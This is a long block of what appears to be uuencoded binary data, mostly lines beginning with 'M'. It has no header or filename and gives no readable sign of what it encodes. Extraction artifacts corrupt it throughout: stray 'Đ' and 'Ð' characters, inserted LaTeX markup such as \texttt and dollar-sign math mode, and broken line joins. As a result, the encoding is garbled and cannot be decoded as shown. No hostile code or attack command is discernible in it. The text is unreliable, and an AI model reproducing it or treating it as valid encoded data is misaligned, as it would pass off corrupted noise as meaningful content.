MSPBN9U IH[..1\.K S2W<J[6B+B4\$&@SL7S'!J+*(1\3"(#I\$5?@/T`QGX4<Đ M2VQ1S*"2QE?6L,7A\$IS::>;^FX7;15_IX_FH.5F;&\FQXM3S:0IN>M1/"VO,Đ MM#Q5]>D/`ND-RH<F[ATD"!T);O6+?\$'(^A;Y2QYO+_X%QU^39[M"K;&DFL,6Đ $MJ-3"/X2?0>M.8AZ(L[BXN+%FTE`<Z![16/*\=B-4+)US;$=\K'R);(CY2:[QD)$ MDU'!Z*%[*W<NPRV:K?LH`-UN--WM8NQ9+(<9`0^4\^2#XF6/H1\$)@V\$'PR_LĐ MT8C8BN1O>3LZ?O<%1AOW>Y/99:=2V\<1`"!0X*&DTEN\M7S],NOO<;@>J6X<Đ MWF&TA\$5`%SX<RD1>\8I:N'PJ^[&'Y`@JY6.\$_\[[_%PIJLW,/=_+YJXW<1KLĐ MAX*V3BBOP<W^4_U!2'=:Z,H&2;&ZH&92'-VN[KC<%^+,PX*Z9%B'JQ*/ZY6"Đ $\texttt{MI[-AS3"-Z*2A)Z"; \$T0R!X\&E^; =-]H3^{3}C+X:2;4-]^\&B(\$=\#)_!H\!34"D }$ M+<(3L&O]DB7IPE>,RA^I>S^WE;*]=K?FR*I2NBR\<@#=8D!%8]:]\$0<_>]FZD M\=A^GA%XZ;34.]Y".,5D7>\OB;TY@,8=\?"!YD0"RWI+&T3NE\$1.1TKGJLO?Đ M?CJ'LI-PG.74[Q'F6%==-_GD5;ALZ<ER:[9_W!5UK^28TQD<!_.U!YE<].)+D $M=8 < LB^X(,7X@K_6OR[?47@RB@9(7]O,X-IQ>Y#S+:=PK2E2\FY47H?F/R-.8D$ M"H!TDC8/+,RD)_U!JCZI5HCER*/3GI1]\E)&I%><JX[G6(W)+W`IJ8+M;>M3D $MR?^W.3,O$X)T8$ *)3&!E?5J5A>+&"Q7]+?\I%*VB\=HJX<]<I?S#)+YUX(D?Đ M77V"6?SA2A-[JO9:WMWS]N!,530_%BS4D<SLMS`>DVM\MVP#M^HO>[,=<[HJD M)^T+3B.,,S]I*8.B",2M#AEEFYGNUT#79<V&>A#S%!IXX\M[6>ZY(DWK_*[/Ð M8;\$Q>;\R=M/F(^D":`)&129);8+7>11B5,5_Z*S;FK8('4&';H2M/PQ_7EL_Ð MHVCMY<]>^_M[)->[Q7005%Z/UBQS2^5?J^PJ"PH`Q3R-<19?\$^N\$`5%2?;5GĐ M:=>Y#<\#EKVI/TUF9G&">]A5H:&B,`'&B03U4!<6GZ]@B%RSS#C+ZY55M]'4Đ M1!>_/M&F#XALN786#483TE-C6='JGY?4`FC0;]`R==E%>R?(/YPSQ%(M_4T0Đ

MIAPB^E2+MVRY/;J24&3:Y7%\$W-;%AV@G+VG[K\$)MU3BE+[NU<(D7KAA/#,K'Ð M921I!.41OT=@M?\$HWC<D1+#AKO9&?DQ7]`,JP*^IUA7&'SWW(T?6E"6)+*ERĐ MW<-LMR<U0C^>EZ^M6R`\$\$0'1KH-_J:Q>G@+#B9K?P3+L'@P_-SE6C;YJF'I\D $M^S>&4+5>6^&G(8+&&ILQ"VK9B\\:4^=K_+,&N7<[N=\G';1$$|=&L6?$#F$#$#TGAD$ MS00NI"1LKT(ETEY^?QBXGU3]DV[7(`#5'N3XN]]\5\$96*KM!"YX])IV*QMOQĐ M3SF#1UVC9GO;LI?X(M[1N2]O[YQ\H&I&1;1*']HN]QO,SO?82M>A'W:9Y<G%Đ MYVQ@A5X3S+3(U2`CU+,Y0CJ%8?822IO.0WAY+.)4).0HK\+%3:JR1=4NPP[&D MH=1<-&TQ8!R2V4^C[<EF1DF"UDTJ,&0*PIY#-TZW.2V`HBMJ46%*`QRN5E5AD $MT6X(MF)K@^)<4^G+)O^6*9^1=1+58L862LSGOG67#7R*/:_6VJ9HN&D$ ME!S.71;90]*C8@AJZ2C5T)C([[Z\L:T:[=4QC]=GAO^ELCY;GPQH0XO\$V:YZĐ $MM^"+>.3L=[:@YWL7"EHYJ+(`&$(9%`;QY/F\%?1LQ>05=+).][L?$_,X#7:!Ð$ M+*386>,!4+R]B3^LDCD7.?W#[@08YQU7*Q=?S#X*-USW@B\$U!_6;(!GB-BQ2D MKX!5E`&-4RZFL1\$9*_\([<DU&,HDGF?85F,PW0(?W=SO[\7K_-*BC?]]U>'+Đ M-8`V&\$GPU([;E6AKM@(`]'^DQ835>/^LH1EB(ZK8\KAK1(@0@-0#>L_7;8>JĐ M\4B`C2W]A!<4_5T%\ND":P9^UT>[GN=96((^V_[T!%W'AQD<:7RX-:<V^6!BD MKX0GOSNNFG^S44[I,&L:"\Y!.69XK%M+KGWB=I75)XLS1TQI1N!\$B<KBV=?VĐ M0>88&>5VO;B,X\$.B.5TQC<R>WV]%@;UX]'T0N+\FLU55-^*!<[&S+WI#,PI!Đ $M!-T!U#JA.;8]1<],OD80N2^E(E6K3\8(3/#`5K^>-A_4;_*_]\G);C!U[:YQD$ MS4/&?C?.O1.21OY>:X85%C.\>(\$BW/^R#+]JGM/B&M5FF:'50]6='SF+!@8(Đ $\texttt{M=QKLK9N5+[3F[8\#J\#\$JJ[@2!:D6>C8?!6GUT6P:+\$>?&3V2[KX^MB7/K56!MD]) } \\$ M_S8)30AZW?(0K!V(XQH/9)''-&&_^J=T?.&'/^\^3CR@(4GP)'G&P&]#Y/L8Đ M>>U2WN_[QQT/#)(>1JPE^JX844*[C\$JR#MM71#Z\$PVW=_>)ST\+W,5#?:3ETĐ M^5]LNDHH4TK/6WF5&M^J!1*>@U]X\OIO:;9]4_94\]ZP+:WM'Q;27W+UQ9"QĐ $\label{eq:mog2ap} $$M092AP<NOG8,=0<U;\MK$C)VW*I;=6XX';L\Y(5<H_E1R-T9-"\#RV=U^AD%I\DERNOG8,E1R-T9-"\#RV=U^AD%I\DERNOG8,E1R-T9-"#RV$ MT!V'+18AYZ)`^NZ:2JOD95`7H8:M2B5--E3C8)"_3@!"9V2%*91WMZ8?@SREÐ M`0&_=^X("1^PY1R*7B@+`WB4F\4.NDTJIFKH#7\=;P./'9\:^[HW1CN*T&`BĐ $MRGRO; R=D"U[;9;N>E5C.3>)C+2(H+VY06BYY\\A>O"\!IJDP>$+J$JQ+R2DHD$ MW)N0%A8&:LURD1.8GL.RZNJEDD'+^>C6S9TOWI_C%GWCD!"%;>^+GD5&P4;#D $MR # NB?4_\C! "4H) $>6+<(<+S2'-)P'SL/_,JYKC)5PX)"(9_IT\%?*Z,T9:UD)$ M-IKFN*@5*[`-F-JAG\@'Z\4RD00W/\$T[3NMIB^0YII^FKA/T-919`&GN@,/:D $\verb|M?KZ|| \& \verb|EQ$& \verb|N|| + VRT*> & \verb|[_Q>3]?\\ \verb|OB0E: P(GU4GLS=8?N3!4; HS& 0WXG4BRM3D) \\ \verb|A|| & \verb|A|| + VRT* \\ \verb|A|| & \verb|A|| + VRT* \\ \verb|A|| & \verb|A|| \\ \|A|| & \verb|A|| & \verb|A|| \\ \|A|| & \verb|A|| \\ \|A|| & \verb|A|| \\ \|A|| & \verb|A||$ M"OGIH"6L&>"35J"G+:@\M8G@C=#B>1)5U*BR<#@)U%-D!X)J.@1J>.F\$-T7)Đ $\verb|M|) 2YKDYUE <= \verb|HE+J4V|; \\ | CG(/CF|LZ9(KO$WAL57PLK; U?5$OQWCS"|= K5D) | CF|LZ9(KO$WAL57PLK; U?5$OQWCS"|= K5D) | CF|LZ9($ $\texttt{M)-K]} (7-O4J>LM\ \texttt{HG}>+?\$ (YVZPJTJOF_,\$?=>[\&+J97SI\ \texttt{W4.OTG},?U)@\ \$>DDE)$ $\verb|M\TAOSO$[YO:1TND^<K%<L\ATH"$RI;5.7W[S]IN@;W'\,O$| ==) ENZQU/DBJ3D | ENZQU/DBJ3D$ M:\$400,0A0I-7X#EC,_=.2DH\]^X%,5Y(8A?(/"&W.J=J(_LTN\T1DB,^IQ0+D M^#A?5<#?OX(:=^F<\:S9T4GV3JRD]Y/?*G<SW#.BK>MU8)[C%%!C8#6M`OWEÐ M83D7JFTK&LW56C?]=;+<EVT25O-#:>!:4-]*:E'OT2%I*DL52(=T-H\G@+66Đ M\[1/9KC8?G`8[EMN*RE"7^\[S,7.5-F.?_GO'@\8\!?3:?C"_MUWRQO;9>%\$Đ MSU"TR:P[DOF8DE]WCJ\$*S^<J/U0'6V.@X]=HK&'Z>VGV=-?_PB#.@X8F]X\$FĐ MQMG#H%F7D4S>T&-Y:^K+S24\/GH*>U;<0;)G;V@:!GVX0_'4HW::KX74KN>5D M3ZI4:RXUOB:,OS2:`FY0\V-T^&3ARK*U5.L6BL2J(;K=W;+ %12!O#O\$I=DLĐ $M+)89^{K}[5/>%U)2$05K@6Z)"03%770AGFFHG;M#+3,I;*011S6+ C^\A,GPN!Đ$ MB-\$5;1PAGQRIB(#(Q7G3?\?G>C7#0%QO&]=J8B%>AI!J.?NGB*YQF1A%I"_JĐ M%V;9F3_9;+!Q_Z6OLN9H*A@+LY"YD-G_;\$AN>VBXA[PH?;P+'9IG3?S&2AI&Đ MZY^^INC^/I/#@D2+@8!\$ZD7K`?/6]]AZ\$DBGHP^W22].=NQS,Q"QB@F7'F-@Đ $M[H1\3)\Q]OGZ?NEQD40=X0D#!,8D=EW53S!X:,#E7;=?5)Y-(F0)GT/,!B^(Ð)$ M8:.1B\$?\$.Q1,VC18SMR=W%Z6W0RMZJKH2,D^FY/?PC7+8QE(4D47&>L-Q,=QĐ $\verb|M`$UP&P\#H[RO$\&EOWIAJ-<[R,MD$XOJ4BOTNZ!(_TK:NZT/?[G>J+&]2(288QD)]|$ M0XU`'FN#Y\KK=LB5@L8\&^OA03DD'*'RG/_PN]]Q0#I2C\$&2QIQD>^2\$\$!M7D $M940#B1Q[_?5C$II6#"8V]A!C=4T6`FAFHY'K6]A*4?[*&WY]^7^TE^#9^[\=Ð$ M::Z[AK[%\$K#.!R)/;]C6;&4UB>=J>VRY\$6CY'=91^>Y#:8E 1#UOR*G,F*PĐ $M;/R[]R@C_!HJ*@A^4O>\\^OZXN6",T!\\D\#_)[:,B].F9,D"3TVP31>I^,6[<CD_1,B].F9,D"3TVP31>I^,6[<CD_2,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31>I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].F9,D"3TVP31-I^,6[<CD_3,B].$ M7KK%<^B^\18,)W"OG9GX^*4-;H?W3N4WO8#3<:P"78JPIHSN3<_D^!]CMJQLĐ M>PZH\$IR<\$?K`D.?]]J'YN@V%+:U0Y0=`@:"!^'K>_8?N4_X][.B(DNZJ]7]!Đ MO^64-80`1L,P':)\-[<#Q?(EJ00'`":RL>0&K79C#PXF>YQM+!)>.3,X3A^KĐ M.JL \$ I5':) T2TU9 < L+3 [V1*I -8 < 0, ;2?*Q+>-=J!E < : RVO-<:>'W.FP,] = TD $M+8R4W?8.78\Q577KOYJO:IKO(!0`URP$O0+OIX5;$@T0.8#Z1/`P,`G\=&20Ð$ M">C,H[+9Z"[]2YXX@'=Q=\$*E0&F/+/A?T#*2S3@)W+PY`H]-<RQ]SQP"8J8OD

MU,!7_)_N+PW+4WX*\$1]ZP>KV_\$<82@"WO&[EHH:9X(*_R_O#G^,&!I@B66.Đ MUWCH5:[_NS;O:>].]-Q3UO"\$S;AK1SCUN>6:X/<;8Z";*+CW;S,JF_#?PY-KĐ MV_Y+ZACNU]R6W+L>]S2EUB2JQR_K,M&D_7PT%P=_!,_Q\$`"6(:@JS6B-#*\OĐ $M!"]E._Y&O'8_M*5#8/,&GGL0)OQ"E&YX,L2+\Z=6F]1))I@G6U-QW2.YSW-Đ$ MRKRNUU&RZPS"95XPHJN21]O1L`T\XY%=/_>1</@E\$\4"]T',PM)-=.=W:?:SĐ $MY<^G-/_/]L>UAA_G$_(,%)&O4$P+E9THA8R7*-T\0?/.L"B-=2;HU(7+2<J&D)$ M=6FN-9DDO*H@D7WISQO\AL[31W%C[3[!?=SA]^STM]``CX4H;AW%Z.OL"'RĐ M2H[&7KUK@:%7'3I3'K?\$_\^;97\KN%<-#5#W-L6%+7THJ7GO'/D/B;>NG#?MÐ MBWL%%"X>BD@U58H`%_<,>D[WHF)+I+KA97Q=B\5Z#8:]U?;EL^;[UR8,\13ZĐ M`*-X\T9_,X=.QUP`(_,Y:\A8K809?\6/[7*[X^PLBWC>XYR%=SH"`=]Z==>/Đ $\label{eq:mphi} $$M\#?/[A^QU\=0TWY51U43Q4!7"\G,_68[?(\D\HQ+]J2_)\HJ68?YI8'I<;LPBD $$$ $M_{(7+DC/NH4N5+<%]^KU^N3^?TL>7]N,BZ[L7(LF)Z^J4K^]KM>3B818-]?ZD$ M_TQ^M*VCF-R4=62@P9Y*ZVU`FKR']1,,]"(19@]"FKE'F36>HW?S"\$%Z4-"Đ M8T:25UX4EG`()'*"K4Z+I(FD9VOK\-%V.M4^)0:04A_]D#@3B3LDLJX6..9CĐ M[K-9(K;\$O6MK:+*.;/N6JNS;F%R,*I=;3:B3G;9GJ01"PT8F@.THKL%,\WV!Đ MLY,; V\D<9>_(@@[#\F:P;S7Y:FB[8>CZ="UAR)!*2@*&S&`6KFL'W)U+FI_TD MCY";,=FLXY+`Q*R@F//H"(TM=^,)&_J=_0D1\:+M?Q&`SXL\UYWV#09T(&OYĐ M8:49<+DYBZ^*I_X)W)8,:UC5H1C_+'"_VK!K8U^ITPMUP!S%A&;:\7S0YZD1Đ MWK\J."O&6(TB0U8F,C]0SZ'[30D5?OOGD>YKNX`NX3U!0K4D)T&?F.1!`/0!Đ M]B,1P(>#=:@ERV,1N6N0L(2RIL)4LDF2%'MQU&BJV,(XC24R8-/2/(CS#!_ZĐ MC_,4J]G-G`VAVX[[DQO6V"Z>N!&&;@HMV#JC?]JFB(A3X^Q,G8((4`5JL#"/Đ MCDHMV<!=N-UP=45[4D9<L:ICSDL9CJW`93+HR'OPF+C5!@41EHW:Y`7`FK6!D $M_3*KAES[50`K\D5AEH""Z?/N)N+\G35XOWP?."E$QH&S&^T/@7R$;,CB6&"TD$ $MS3R"G\U5QQ2<M*;<J[EH\#"OE'\$=9P2R<\-U!,K,B4-(U;+H71Z2&SO?X/\&D)]$ M@/-6)(F)_!"O(AN6`B>/XSF7NOGXC!7%]T#I+^HY!,X-?:GD?T>(E,*TFEUZĐ MYC[4R06`)ITJ_52T@)R!@60`C%\$10*1S6?M\'?;8A(YP1&)H\$=<-'2]3XC%;D MA=#W9%/W"D1"S3@?3^(@^JLWDD7M6%"\#4W?Z[@M+3V2PJX1T,#-E#)^R@`AÐ MKF3#). $WD-@A^S5VT$)O9F-3Q, $]SQ+I\%D=`??'JO'""S]<math>O'I2P+O]Y\HO_$@4D$ M+A/\$7ZFL3>_N\ZH;N8%T/VF?UK+OPR690_<G&8\%>U>X>DATXDX]X.?`B(^ZĐ M'^VK3X@GR(4`..2::`!1*\839:3Z@R\=A;<XWM\W[TI)R470(1+W7=&^%8K*Đ M*V5\$(PUDJJ\$N_G?1\GP#5J<^-F#FWH=K>J([AQ22&\P.IKJ]AZPS7\$L]I=U)Đ M%R>".XLCBHN]8&:#U2&\H.YWB+LYFR<=3Q=BBH%;=%T!5HKN\$06\$9J/[U\$I*Đ $M>)@)?=+4=)EDUAF)J\3<W[O!]C+V;<4]NOS,<PH;QJ4$E5[/J>N?:=5^K70=D]$ M!Y]5TTAT-!.3^40%8HH1P"F_OH%?\$#SJY8+TMJ79WO4]`;_8=OITBA3G%,^(Ð M(&1\$[D-1QQ>7EE[YWHM90FJEN\$\N69,]C8!4;%P_G0U7E)'7)Y%'\$!7(MS99Đ MCSW-ZS9PS%T:KH#\$^WIF@*><U7NRID'^38N:EE,V@<NC,BPOH248.JAO];G+D MQY6'YSW,\0`]Q\YDF"RU6R6@`XZ!:\0#]8PS'-\Y'M@!]N@3E^V]/@:Z9R3,Đ M(55:4^.@8_?9@.`75VQG!P1A8.;L_R:DN:HS_?.5V/4Z3SM=';(&J>7^?E;*Đ MQ9H2DZZG6XS0)5>7R*F!?>#@W]%@"]D/7E5)Y_&_[3R-3409NQ)X'6XA\AQĐ MDA>>7Z?,`\$"/?RE*C-,,2JR;O*S/,E^T,0K\$Y@VN52;.L\$[(V2B'O@@BZ'`Đ M[\$P8FFX=GULU7;B[<*?`>O'-;#?\/VT"=/YPN_:UECL8Y2P[9%I0K7+1RY/6Đ $\texttt{M.DAYQM-O]B\$H-MG:J@O4=,)V\#,_?\&\$,J:EG\&\#;]*K>DI.@L\@CDZJ;3;0ZZ;DARAGE + \texttt{M.DAYQM-O]B\$H-MG:J@O4=,)V\#,_?\&\$,J:EG\&\#;]*K>DI.@L\@CDZJ;3;0ZZ;DARAGE + \texttt{M.DAYQM-O]B\$H-MG:J@O4=,)V\#,_?\&\$,J:EG\&\#;]*K>DI.@L\@CDZJ;3;0ZZ;DARAGE + \texttt{M.DAYQM-O]B\$H-MG:J@O4=,)V\#,_?\&\$,J:EG\&\#;]*K>DI.@L\@CDZJ;3;0ZZ;DARAGE + \texttt{M.DAYQM-O]B\$H-MG:J@O4=,)V\#,_?\&\$,J:EG\&\#;]*K>DI.@L\@CDZJ;3;0ZZ;DARAGE + \texttt{M.DAYQM-O]B\$H-MG:J@O4=,)V\#,_?\&\$,J:EG\&\#;]*K>DI.@L\@CDZJ;3;0ZZ;DARAGE + \texttt{M.DAYQM-O]B\$H-MG:J@O4=,)V\#,_?\&\$,J:EG\&\#;]*K>DI.@L\@CDZJ;3;0ZZ;DARAGE + \texttt{M.DAYQM-O]B$H-MG:J@O4=,)V#,_?\&\$,J:EG\&\#;]*K>DI.@L\@CDZJ;3;0ZZ;DARAGE + \texttt{M.DAYQM-O}B$H-MG:J@O4=,)V#,_?\&\$,J:EG\&\#;]*K>DI.@L\@CDZJ;3;0ZZ;DARAGE + \texttt{M.DAYQM-O}B$H-MG:J@O4=,)V#,_?\&$M.DAYQM-O]B$H-MG:J@O4=,0ZZ;DARAGE + \texttt{M.DAYQM-O}B$H-MG:J@O4=,0ZZ;DARAGE + \texttt{M.DAYQM-O}B$H-MG:J@O4=,0ZZ;DARAGE + \texttt{M.DAYQM-O}B$H-MG:J@O4=,0ZZ;DARAGE + \texttt{M.DAYQM-O}B$H-MG:J@O4=,0ZZ;DARAGE + \texttt{M.DAYQM-O}B$H-MG:J@O4=,0ZZ;DARAGE + \texttt{M.DAYQM-O}B$H-MG:J@O4=,0ZZ;DARAGE + \texttt{M.DAYQM-O}B$H-MG:JWARAGE + \texttt{M.DAYQM-O}B$H-MAYQM-OBAGE + \texttt{M.DAYQM-O}B$H-MAYQM-OBAGE + \texttt{M.DAYQM-OBAGE + \texttt{M.DAYQM-$ M]!K&(<>T7=5T3<-\$0%DI7,CL0,[R]*R-R#COVU'+WW!O&L;FM7]&4XAXI5!LĐ M\:)7%V73RR#@QP(JERB/IDR.71;:'1:9(F>BZ0"W1]VIR[&5BG>L"3%&]L,ZĐ $M!#3)R4](4-TBGO"V.*2B$8Y]BGU4^Z];-U*XZ)^,J.1+RY!CR0M'/0,A(T1]Đ$ M-4AV-<0TX*;P/X!<\C":^\11%%_2Y6N[[X.?EY3+R3C>ZU5QMDALY)D#_SG-Ð M`8>]FU:OFT.T[,2U?W)JQ>8FT8W+6DXY2JR/18_RS6FH]":W9H>TB]5*E^3FD MI?^JLNA+AO!#!7[129`@%_M!Z5K?&(/&WN,C!R8L+I(F'+85/%O&M^ORD"Y%D MC.U;06/'BV\EH.=1)@VRXO5:1.RJQX;<=]R,#MA%5H+!XJ?SH@#R5(!L**V1Đ MT[; HG4@Q>"+@8(X#,Q;<:EQ"(<6!1A811X`(T;3MT3ZPRX-Z@^?+!<6UBAL9Đ M+H5IL?PTQ_[32CFY(N&OC[4(D/'E9(VR2KA"=%W>56^\$^%TG1,2._B_RL\$D_D MED5MO1-:T;L.U'\.ZN%TH[8M!!P[@P(_KZH^KT.6]N<?-[K%WE^6OU2K[;;(Đ $\label{eq:mp7} \texttt{MP7} \] \ \texttt{K/.\$?U)} \ \texttt{S8-2_-V/F=H9,,S9<,>80} \ \texttt{KZ:3J} \ (\ \texttt{ZI5\#/D/3D} \ (\ \texttt{KPU\&\$>;:E1*Y\#D)} \ \texttt{E1*Y} \ \texttt{E$ M=>'9G1.H0;L1F6,5D</#LP&EMA1RQY2R91LS\$?U89<\$*`W:\$.=3*7\$!('\90Đ MM=2IJ@JV@Y,8NMDF\$8'X[=VJU"0*@6'!K*/G&.O202#4>39]>OD%[H=9JU1,Đ $M(N@,QQUI4ZPE0D=4"NV6\[,OGS$^2?#)^A?4[)VR-U0$?.'BU1?L,D/S&/!?D$ M%GQ!E.J>A"O#SJ:*<5(],6B@)\.1!3Z%\$@1\$`@?XZR3;A;QX5-LCH@""67V6Đ

 $MW.); K2:@Z]XB)]NP42>, #(90!584%6B\AG&[.W725H-)LQ#%TQA=*/M`I0T6Đ)$ $MGG+P3N@U-VEAY$ZZ; =+3=H94XYD)L!L<)(D*;T;.@_W`W?GKN#47SXK=WQ(Đ)$ MZ&P; "X"TSS?R]+C5BH;:M[):8](?\NIQ2;9)]@QUB26L^8Y*8GH7L:O:ZF_PĐ M9I)&=")>Q3B.S8FT_\07C+7U*>FK/.2__B6P&9QJV(CP\J<Y,H^G.;J#PRG+Đ MG<B6_VHCT!XC9!%FP19MM3?MJ\$V9#!43D='<X-]JZ@LXKS,...3NRZ4L>V\$L]Ð M(U6`B2)?0\$\5S^].^_8]G>?E(LP+PR1;C+\PU+H.ZIF?!2QD'%%>G,ZU!"[KĐ MTK`5>+N9/-5+X?Y)'&ZSX;\PN<!]\$N6#<\$#M06FR?'*[7A[/^]B.?,3V5W1LD MJ^+;)\$Q-,,QC#PG6R+<_W.>%=KL@5F')8)_17*@%H\7%)?.RFZ\$V=21[_://Đ M^UKOD35BRRE!VJM,@/PU"(1I!DXYG:<%<(W62YJ59:)=]E;!VZ"Q"MQGX#NWĐ $\label{eq:mean_mean_substitution} \mbox{Me}, \mbox{U_JD29GT-B4/S:G2`RJ=%?KJ?YX9ZMY}, \mbox{04*P4C$/$>\V-4G@2C>F+0Y+WJD}$ M1M4001[5PR#/:U:%"%<G)NHL#&NMO8@A-M-IS`-QW,?8N7!&7LL7!HU(-X\$"Đ MH+FKVF; AMO, #I+3X_V'8%#N\$E3T=4.9+>H;[,%[PU78!XIX]=7*1/_\1">/BD $M-\{ME\&O,501_\$B^*,DJ8((E+2F@F\#L\$KP70N^!6\}@V\$0!J21TY.+:^8[-XK!_[Đ]]\}$ MY?^S8XV`HC4",">TR*9[!Y3C!\$SS+0>8^3P.\F_*/BB>2_V?)#>B'@C\3Y\$XĐ M4F,_MYH\$R3)ASU[!Y770<M2_9[<>B>2)YQ>'%TTVIH:9^U4\$.GANL+()O7ZRÐ MF;YV;1Y'H!D&/B=NF=S192SBS,72*N5:JT(*L4VT="RJ2-FTET>?/?@401<ND M\$RJDM,L2;CH^)[9DS+K=LP0>`C:YOEQS''H.]CN#>'ENBSH5#%0]^MZFO_#FĐ M:>BP^9?#.A7?::NO2%!?U_4N9EJ)\$/R#:S!0791K:DN,33FK=PZ&O1YM"V[VD M5_J#9!M;;T<Z=L@J-P;:?[V_HI`?=+QZ/0YHR3J[4MV+H4:!&8YYK%7N9?#@Đ M5OW9E^[J[R_,*)94+TJ;KXRS`^'Z>ZK>+-F/YY),4MFX`CV4.MZ7E",=#JRAĐ M(Q%IPS\$31!,A"T&6)X@1+P'V_I,!'T;5")C\$G841FI7?(<4]O1@</?YA`"51Đ $\label{eq:moscondition} \texttt{MOS} < \texttt{5R} \ "CR^U\$A]; .U\#LRC)TK@V@`X]/Q_+>B\$8[9T2H\&7=S"/C:6TM!YWEI<D]$ ${\tt MU61!\$+KC2[-\&8XXU,=ED`\#MBNH)-D\&\\,)FNO\$"F\$B0K:^(*Y2B6AF0->ND\#!D)}$ M0[?WY'Z6TT2SS"\$)=P`?&-802P"8F+!KR(J!]+F8&@\$O*MXHJ1B+B_6K4IF6Đ M#66;X\DXH?9OGH6D%Y1Y%QHH)ELT-\$Z,U5BAD]Q>2!N71I-*V2,QBN84(*V/D $M.LWB\E^-F$,:L) $^V/0+M0E'(, QAI=@E&Y:1F/<K[#@&1Z=31$3F;?[I7@#V0Đ])$ M_B*MDM=&6PH_; [BPGQ\Q7,=RCENW2-(M9-L-^R4[D/?M!P%,MG)6@@,'S1'DD M%\$V?U<LE[\$:,@1L,3\$P_J%"X[:<:0?XZO'A?6%&L\$_![<L3,D42-#:X-YWP?Đ $\texttt{M-Z}_{[WEIH]-?-I(L[82SWX<(N\I<X-<X4PDW\#"J\$AH2"=OR;=KDU>7(D:^JN6D)) }$ M(U3'=[P*-]-3Q,1HGG(![IIL2F?9+9^."]*##T"+EVMF9_N304&=6UW'ZGJKĐ MQ\$Y["?>.OTP1F"2(K]6:]YSYTT"Q-FSH<3/TM.G@DYOS9ZGF)IV<,?(@OG9AĐ M<W-V&P4;?+3TAJ0=QG,,7TI*-TRDI70ZHR#^C&7C%`MO([JF:,.=U[Z`@&?JĐ MJW4+@VXL.6!;=4B\)G5=(2YX6TBW.7Y)<WAWW:5?.<2Q-+C?Y8)R60!8R^JD$ M&">`\`KA,KJCF&'ZY2#D1_C*OUF=\$R5[P206JW!X/&LU]4J'D)RX5CI T7^Đ M6"T.!UE=E2) `V:Z?H`]>>XQK#8,\`PEA&GO;H5Z\$IUD*`6''M!H=(JPB(42UĐ M7J#<"V^\`K"VLU\$_RS['(UDOBN1U3B(S?,Y@8(K,!7IER69[:4[.=6E!*W-JĐ MNO/Y5]/:'[B/'"\$Q.T(F?]I33DXN](`%?\$LH8:0OSD8:)\3+?_3?,E_X@%@WĐ M'BUH./A/:'D)'P./YK@G7HO6*1SSLSS1=AN,@TF%FZOA;4'O1F0<_0!,%QAIĐ M,U6(C7_9?(F%YT\$\$`C^7K#U8-Z,V@9Y`\$SJ3"H"G'YADM!;];R])GF`6XR*TĐ M?GR(]]3%K(QVA__;-!J`*:6W\N-M!-ZG1<2-7,@NSBL=HY5*\$E[T).%=*H(TD MH5'7EBB(;NI7L&PXI3&OJ2+C)ZDC3\$312T:2(M)]/A)!T>.:P,\$[]4X]6.NPÐ M8TQ*NJ0K+5QNW[IL\SP*]D?JIZ6FYH_.NN7;L7XIQTM1N\/2=L7FX7W+R^=5D MC5T>FVI"YGSD 